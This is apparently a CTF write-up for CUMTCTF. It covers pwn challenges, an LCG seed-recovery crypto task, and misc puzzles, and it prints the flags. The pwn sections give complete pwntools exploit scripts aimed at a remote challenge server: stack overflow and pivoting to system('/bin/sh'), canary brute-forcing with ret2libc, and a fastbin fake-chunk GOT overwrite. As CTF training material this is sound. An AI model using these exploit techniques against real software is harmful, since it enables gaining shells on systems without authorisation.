# PWN
# pwn1
I connected with nc and ran cat flag to read the flag.
# pwn2
A classic stack overflow.

from pwn import * | |
#r=process("./pwn2") | |
r=remote('1.15.81.218',10001) | |
p=b'a' * 72 + p64(0x400596) | |
r.sendline(p) | |
r.interactive() |
Just send it as-is...
# pwn3
NX was enabled, but there was no stack canary.

I spotted an echo flag that looked promising, but it turned out to be a dead end.
So I still had to use system .

The buffer s was 0x28 bytes and I could overflow it by only 0x8 bytes. That left little room, but the program read twice. I used the first read to leak ebp, wrote the call to system("/bin/sh") on the second, and used leave; ret to pivot the stack into s.
To pivot into s I needed its address. In the debugger I measured its distance from ebp.
The difference was 0xffffc1f8 − 0xffffc1c0 = 0x38.
To get ebp:
p = b'a'*0x27+b'b' | |
r.send(p) | |
r.recvuntil(b'b') | |
ebp = u32(r.recv(4)) |
Subtracting 0x38 from the leaked ebp gave the address of s.
The complete script:
from pwn import * | |
r=process('./pwn3') | |
#r=remote('1.15.81.218',10002) | |
sys_addr=0x8048400 | |
leave_ret=0x08048562 | |
main_addr=0xdeadbeef | |
p=b'a'*0x27+b'b' | |
r.send(p) | |
r.recvuntil(b'b') | |
s_addr=ebp=u32(r.recv(4))-0x38 # ebp-s=0x38 | |
print(s_addr) | |
p2=b'aaaa'+p32(sys_addr)+p32(main_addr)+p32(s_addr+0x10)+b"/bin/sh" | |
p2=p2.ljust(0x28,b'\x00') # /bin/sh 添上 \x00 | |
p2+=p32(s_addr)+p32(leave_ret) # hijack s | |
r.send(p2) | |
r.interactive() |
# brute?
This one called for brute-forcing the stack canary.
from pwn import * | |
from LibcSearcher import * | |
#r = process('./brute') | |
r=remote('1.15.81.218',20000) | |
canary = b'\x00' | |
def find(): | |
global canary,r | |
#r = process('./brute') | |
r=remote('1.15.81.218',20000) | |
print(r.recvuntil(b'2021!\n')) | |
canary = b'\x00' | |
for j in range(3): | |
for i in range(0x100): | |
r.send(b'a'*100 + canary + bytes(chr(i).encode())) | |
a = r.recvuntil(b'2021!\n') | |
if b'Successfully' in a: | |
canary += bytes(chr(i).encode()) | |
print(canary) | |
break | |
if(len(canary)!=4): | |
find() | |
find() | |
print(canary) | |
elf = ELF('./brute') | |
system = elf.plt['system'] | |
puts_got = elf.got['puts'] | |
puts_plt = elf.plt['puts'] | |
main = 0x08048560 | |
p1 = b'a' * 100 + canary +b'a'*12+ p32(puts_plt) + p32(main) + p32(puts_got) | |
#print(r.recvuntil(b'2021!\n')) | |
r.sendline(p1) | |
puts_addr = u32(r.recv()[0:4]) | |
print('puts_addr:',puts_addr) | |
libc = LibcSearcher('puts',puts_addr) | |
base = puts_addr - libc.dump('puts') | |
sys_addr = base + libc.dump('system') | |
bin_sh = base + libc.dump('str_bin_sh') | |
p2 = b'a' * 100 + canary +b'a'*12+ p32(sys_addr) + b'a' * 4 + p32(bin_sh) | |
r.sendline(p2) | |
r.interactive() |
That took forever...
CUMTCTF{5305918b-e080-4f2d-b9b1-8a6f3ed727d5}
# pwn4
The edit operation had a heap overflow.
l33t was the backdoor. To reach it, the unsigned 64-bit magic value in .bss had to exceed 0x1305.
An unsorted-bin attack could replace magic with the bin address, which exceeded that threshold.
...
That caught me out...
It wasn’t even in that directory...
I thought I could change the command string passed to system, but it lived in read-only .rodata.

Back to the drawing board.
I needed control of heaparray.
I used a fake chunk to set heaparray[0] to free’s GOT entry, then used edit() to replace that entry with system.
Freeing a chunk containing /bin/sh followed by a null byte would then give me a shell. I could create the chunk in advance and trigger free via delete_heap.
For the fake chunk, I could allocate two more chunks, free the first and overflow the other to change the first chunk’s fd pointer to the fake chunk.
from pwn import * | |
#r=process("./pwn4") | |
r=remote('1.15.81.218', 10003) | |
elf=ELF("./pwn4") | |
heaparray=0x006020E0 | |
fake_fastbin=0x6020ad | |
system_addr=0x400C2C | |
free_got=elf.got["free"] | |
def create(size,content): | |
r.recvuntil("Your choice :") | |
r.sendline(str(1)) | |
r.recvuntil("Size of Heap : ") | |
r.sendline(str(size)) | |
r.recvuntil("Content of heap:") | |
r.sendline(content) | |
r.recvuntil("SuccessFul") | |
def delete(index): | |
r.recvuntil("Your choice :") | |
r.sendline(str(3)) | |
r.recvuntil("Index :") | |
r.sendline(str(index)) | |
r.recvuntil("Done !") | |
def edit(index,size,content): | |
r.recvuntil("Your choice :") | |
r.sendline(str(2)) | |
r.recvuntil("Index :") | |
r.sendline(str(index)) | |
r.recvuntil("Size of Heap : ") | |
r.sendline(str(size)) | |
r.recvuntil("Content of heap : ") | |
r.sendline(content) | |
r.recvuntil("Done !") | |
create(0x10,b'a' * 0x10) # idx0 | |
create(0x10,b'a' * 0x10) # idx1 | |
create(0x60,b'b' * 0x10) # idx2 | |
create(0x10,b'/bin/sh\x00') # id3 | |
delete(2) | |
edit(1,0x30,0x10 * b'a' + p64(0) + p64(0x71) + p64(0x6020ad) + p64(0)) | |
create(0x60,b'd' * 0x10) # idx1 | |
p=0x23 * b'e' + p64(free_got) | |
create(0x60,p) # idx4 | |
edit(0,0x8,p64(0x400C2C)) | |
r.recvuntil(b"Your choice :") | |
r.sendline(str(3)) | |
r.recvuntil(b"Index :") | |
r.sendline(str(3)) | |
r.interactive() |
# lcg
I followed the calculation in this post: https://blog.csdn.net/superprintf/article/details/108964563
from Crypto.Util.number import * | |
def gcd(a,b): | |
if(b==0): | |
return a | |
else: | |
return gcd(b,a%b) | |
s = [64053834035066785058511795263859088093402576718387054930069870694827422995248363210875296865931156540418540088656840163752864867889701529, 62747878069691338351001678737533032651009187924993079609551517187402239263500990458468121965725468864035542647616568888614971291913860683, 8610389166165547798963079074461089122942923569827711232062490735297527674581120584017030806864406444034839689358368567214353599295961192, 67368398051089407366868405625671942347378755129423872678285919732014302509367453094142041707571135936337763803644340301362544880144675515, 3140546334522640626644397935274312967014650101920766829848908314358452633165879115222769049730993718556007257838431843662986174886332684, 86570894867827558107244361752089586436766881136739525172025909326268148819720261812567282066327259810017581923500053674785415315313293458, 74270633946662538117925791534180331044438757906314082041974053142483165604719102121031974214138125154407150853174565679126633465007917723, 82222345180880564316408536364709779418528442531150999715627704885024880160675971236916036110841803202987616501846568355385621016171784903, 79833541796675422937999973936505826001046326324194169378072775519666431460490483847928549009565561011528302879850550395115321828798479473, 70276250399219459795079058514491950109021040664671993784167534811426903455184545174600178849521746939676479421177456528336980088529680364] | |
t = [] | |
for i in range(9): | |
t.append(s[i]-s[i-1]) | |
all_n = [] | |
for i in range(7): | |
all_n.append(gcd((t[i+1]*t[i-1]-t[i]*t[i]), (t[i+2]*t[i]-t[i+1]*t[i+1]))) | |
MMI = lambda A, n,s=1,t=0,N=0: (n < 2 and t%N or MMI(n, A%n, t, s-A//n*t, N or n),-1)[n<1] #逆元计算 | |
for n in all_n: | |
n=abs(n) | |
if n==1: | |
continue | |
print (n) | |
a=(s[2]-s[1])*MMI((s[1]-s[0]),n)%n | |
a_phi=MMI(a,n) | |
b=(s[1]-a*s[0])%n | |
seed = (a_phi*(s[0]-b))%n | |
print(long_to_bytes(seed)) |
# Misc
# Encryption?
The dancing figures spelled SHERLOCK.
The text file looked empty. Inspecting the underlying characters revealed a zero-width message: JKGASwqeeh!@$.
The next layer was hexadecimal: 63756D746374667B69745F69735F63727970746F3F7D.
Decoding it gave cumtctf{it_is_crypto?}
# Social engineering?
I missed a detail the first time: the slash in WANG/JIA has to stay.
I scanned the barcode on the boarding pass here: https://demo.dynamsoft.com/barcode-reader/
The result was:

I looked up the boarding-pass barcode format to interpret the fields.
M1 is the name of the passenger.
flag : cumtctf{WANG/JIA}